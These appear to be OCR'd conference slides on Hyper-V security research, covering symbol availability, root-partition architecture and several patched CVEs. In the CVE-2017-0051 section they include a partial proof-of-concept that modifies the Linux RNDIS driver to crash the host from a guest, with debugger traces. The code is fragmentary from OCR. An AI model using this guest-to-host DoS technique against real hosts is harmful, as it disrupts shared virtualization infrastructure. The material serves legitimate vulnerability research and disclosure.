
Size of MMIO access

Read/write buffer

Finding bugs!

Note: The vulnerabilities discussed in the following slides have been resolved

A word on symbols…



Virtualization Blog

Information and announcements from Program Managers, Product Managers, Developers and Testers in the Microsoft Virtualization team.

Hyper-V symbols for debugging

April 25, 2018 by Lars Iwer [MSFT] // 0 Comments

Having access to debugging symbols can be very handy, for example when you are

- A partner building solutions leveraging Hyper-V,
- Trying to debug a specific issue, or
- Searching for bugs to participate in the Microsoft Hyper-V Bounty Program.

Starting with symbols for Windows Server 2016 with an installed April 2018 cumulative update, we are now providing access to most Hyper-V-related symbols through the public symbol servers. Here are some of the symbols that are available right now:

```
SYMCHK: vmbuspipe.dll [10.0.14393.2007 ] PASSED - PDB: vmbuspipe.pdb DBG:
SYMCHK: vmbuspiper.dll [10.0.14393.2007 ] PASSED - PDB: vmbuspiper.pdb DBG:
SYMCHK: vmbusvdev.dll [10.0.14393.2007 ] PASSED - PDB: vmbusvdev.pdb DBG:
SYMCHK: vmchipset.dll [10.0.14393.2007 ] PASSED - PDB: VmChipset.pdb DBG:
SYMCHK: vmcompute.dll [10.0.14393.2214 ] PASSED - PDB: vmcompute.pdb DBG:
```

- More details at https://blogs.technet.microsoft.com/virtualization/2018/04/25/hyper-v-symbols-for-debugging/

Vulnerabilities

- VMBUS induced vulnerabilities

`CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability`

`CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object`


`CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field`

- Intercepted I/O vulnerabilities

`CVE-2018-0888 – Information disclosure during MMIO emulation`

`CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage`

Hyper-V Architecture: Root Partition



Kernel-Mode

Para-virtualized Networking

VMSwitch.sys

Para-virtualized Storage

StorVSP.sys

Virtualization Infrastructure Driver

VID.sys

Kernel-Hypervisor Interface

WinHVr.sys

VMBUS

VMBusR.sys

Para-virtualized PCI

vPCI.sys

User-Mode

VM Mgmt Service – VMMS.exe

Responsible for managing the state of all the VM’s. No direct guest attack surface.

VM Compute – VMCompute.exe

Responsible for VM management and container management.

VM Mem – vmmem.exe

A minimal process. Used as a separate virtual address space to make certain mappings.

VM Worker Process - VMWP.exe

- Virtual Devices
  - Emulators
  - Non-emulated devices
- vSMB Server (containers)
- Plan9FS (containers)
- Integration Components

Source code for the guest-side of these VDEV/IC/VSP is in the Linux source tree

Vulnerabilities

- VMBUS induced vulnerabilities

  CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability

  CVE-2018-0964 – vPCI VpciMsgCreateInterruptMessage Uninitialized Stack Object

  CVE-2017-8706 – VideoSynthDevice::SynthVidSendSupportedResolutionsResponse Uninitialized Object Field

- Intercepted I/O vulnerabilities

  CVE-2018-0888 – Information disclosure during MMIO emulation

  CVE-2018-0959 – Out-of-Bounds Read/Write in VmEmulatedStorage

CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability


- Found by Peter Hlavaty (Tencent)

- Issue introduced in RS1

- In error paths, VmsMpCommonPvtSetNetworkAddress passes an attacker controlled WSTR to a logging function
  - Attacker may not null-terminate this WSTR
  - Error logging function looks for null, can read out-of-bounds until page fault

- **Host DoS from the guest**
- **Hyper-V Bug Bounty today: $15,000**

CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability



```
int qilin2hyperv_ddos(
	struct rndis_device *rdev
	)
{
	struct rndis_config_parameter_info *cpi;
	wchar_t *cfg_nwadr, *cfg_mac;
	struct rndis_set_request *set;
	struct rndis_request* request;

	u32 extlen = sizeof(struct rndis_config_parameter_info) + 0x40;

	request = get_rndis_request(rdev, RNDIS_MSG_SET,
		RNDIS_MESSAGE_SIZE(struct rndis_set_request) + extlen);
	if (!request)
		return -ENOMEM;
```

```
	memset(cpi, 'A', set->info_buflen);

	cpi->parameter_name_offset =
		sizeof(struct rndis_config_parameter_info);
	/* Multiply by 2 because host needs 2 bytes (utf16) for each
	cpi->parameter_name_length = 2*NWADR_STRLEN;
	cpi->parameter_type = RNDIS_CONFIG_PARAM_TYPE_STRING;
	cpi->parameter_value_offset = extlen - 2;
	/* Multiply by 4 because each MAC byte displayed as 2 utf16 chars */
	cpi->parameter_value_length = 2;

	cfg_nwadr = (wchar_t *)((ulong)cpi + cpi->parameter_name_offset);
	cfg_mac = (wchar_t *)((ulong)cpi + cpi->parameter_value_offset);
	utf8s_to_utf16s(NWADR_STR, NWADR_STRLEN, UTF16_HOST_ENDIAN,
				cfg_nwadr, NWADR_STRLEN);

	return rndis_filter_send_request(rdev, request);
}
```

Patch the Linux drivers in **rndis_filter.c**

Run ifconfig


RNDIS packet sent to the VMBUS

VmsMpCommonPvtSetNetworkAddress with a long unterminated string


Cause an error to log the long string

CVE-2017-0051 – VMSwitch VmsMpCommonPvtSetNetworkAddress Out-of-Bounds Read Vulnerability


- How is the RNDIS packet processed?



```
00 vmswitch!RndisDevHostQueueWorkItem
01 vmswitch!RndisDevHostDispatchControlMessage
02 vmswitch!VmsVmNicPvtKmclProcessingComplete
03 vmswitch!VmsVmNicPvtKmclProcessPacket
```



```
RndisDevHostQueueWorkItem proc near

                sub     rsp, 28h
                xor     eax, eax
                lea     r8d, [rax+1]
                lock cmpxchg [rcx+98h], r8d
                jnz     short loc_1C001E4AC
                lock add [rcx+0A0h], r8d
                mov     r9, rcx
                lea     rdx, RndisDevHostControlMessageWorkerRoutine
                mov     rcx, [rcx+90h]
                call    cs:__imp_IoQueueWorkItemEx
```



```
0:003> kc 10
 # Call Site
00 nt!??::FNODOBFM::string'
01 nt!MmAccessFault
02 nt!KiPageFault
03 vmswitch!WPP_RECORDER_SF_qSd
04 vmswitch!VmsMpCommonPvtSetNetworkAddress
05 vmswitch!VmsMpCommonPvtSetRequestCommon
06 vmswitch!VmsMpCommonSetRequest
07 vmswitch!VmsVmNicPvtRndisDeviceSetRequest
08 vmswitch!RndisDevHostHandleSetMessage
09 vmswitch!RndisDevHostControlMessageWorkerRoutine
0a nt!IopProcessWorkItem
0b nt!ExpWorkerThread
0c nt!PspSystemThreadStartup
0d nt!KiStartSystemThread
```

From receiving the packet to VmsMpCommonPvtSetNetworkAddress

Other VMSwitch issues

- Kostya Kortchinsky (Google):
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=688
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=689
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=690

- MS17-008
  - **Attend Jordan Rabet's presentation tomorrow at 3:50 on Hyper-V exploitation & mitigations for more details**

Vulnerabilities

- VMBUS induced vulnerabilities

